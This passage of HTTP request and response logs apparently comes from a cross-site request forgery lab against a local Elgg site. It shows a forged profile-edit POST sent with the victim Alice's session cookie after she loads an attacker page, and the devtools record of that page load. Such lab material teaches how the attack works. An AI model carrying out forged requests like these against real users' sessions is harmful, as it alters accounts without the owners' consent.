User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: text/html,application/xhtml+xml,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Content-Type: application/x-www-form-url
Content-Length: 87
Cookie: Elgg=q7jvq11n54jct1f0r76pgck313
Connection: keep-alive
Upgrade-Insecure-Requests: 1
name=alice&briefdescription=boby
POST: HTTP/1.1 302 Found
Date: Thu, 20 Jun 2019 22:26:29 GMT
```

```
GET  http://www.csrflabattacker.com/task2.html
Host: www.csrflabattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/messages/inbox/alice
Connection: keep-alive
Upgrade-Insecure-Requests: 1

Content-Length:0
```

Sta...	Meth.
200	GET
200	GET

```
Request URL: http://www.csrflabattacker.com/task2.html
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1
Response headers (337 B)
Accept-Ranges: bytes
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 624
Content-Type: text/html
Date: Thu, 20 Jun 2019 22:28:01 GMT
ETag: "4c9-58bc8db719621-gzip"
Keep-Alive: timeout=5, max=100
Last-Modified: Thu, 20 Jun 2019 22:27:54 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Request headers (488 B)
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Host: www.csrflabattacker.com
If-Modified-Since: Thu, 20 Jun 2019 22:25:47 GMT
If-None-Match: "4cd-58bc8d3d613a1-gzip"
Referer: http://www.csrflabelgg.com/messages/inbox/alice
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0
```

2 requests | 1.20 KB / 961 B transferred | Finish: 78 ms | DOMContentLoaded: 182 ms | load: 202 ms